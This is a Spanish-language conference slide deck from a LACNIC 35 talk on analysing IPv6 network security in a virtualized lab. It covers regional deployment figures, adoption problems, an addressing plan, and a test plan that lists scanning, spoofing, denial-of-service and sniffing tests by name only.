# Análisis de la seguridad en redes de información IPv6 en un entorno virtualizado


**Dalia Kelly Terán Arévalo**

**Ing. Electrónica y Telecomunicaciones**

**daliateran@unicauca.edu.co**

online meeting lacnic 35
10-14 de Mayo de 2021

# Grado de despliegue IPv6 por países de la Región - LACNIC




Fuente: https://stats.labs.lacnic.net/IPv6/ipv6ranking.html

Tomado el 3 de Mayo de 2021

# Problemas identificados

Las empresas no cuentan con:

- Personal capacitado y experiencia para llevar a cabo la implementación de IPv6 en términos de seguridad.
- Recursos para contratar personal.
- Costo de los equipos.

- Requiere de una cuidadosa planificación:
  - Impacto en los servidores, aplicaciones y dispositivos de seguridad.

Abre las posibilidades a nuevos tipos y técnicas de ataque.


# Solución del problema

- Analizar la seguridad en redes de información IPv6 en un entorno virtualizado.


Modelo de Referencia

- Fortalecer el proceso de adopción de IPv6 con seguridad.
- Minimizar exposición de ataques, antes de poner la red IPv6 en producción.


# Entorno de red IPv6 virtualizado



# Entorno de red IPv6 virtualizado




# Entorno de red IPv6 virtualizado



# Entorno de red IPv6 virtualizado

**2801 : 15 : 9534 ::/48**




| Prefijo Global | ID de Subred | ID de Interfaz |
|---|---|---|
| 2801 : 15 : 9534 : | 0000 : | 0000 : 0000 : 0000 : 0000 |
| /48 | /64 | |

| 0 : | 0 : | 0 : | 0 |
|---|---|---|---|
| 1° | 2° | 3° | 4° |
| Ubicación | | Tipo de Uso | |
| Zona y/o Grupo de Trabajo dentro de la zona | | N° de la subred | |

# Plan de pruebas

**Fase Recolección de Información**

- PoC Escaneo o reconocimiento

**Fase de Penetración**

- PoC IPv6 spoofing
- PoC de Denegación de Servicio
- PoC de Snnifing de Red IPv6
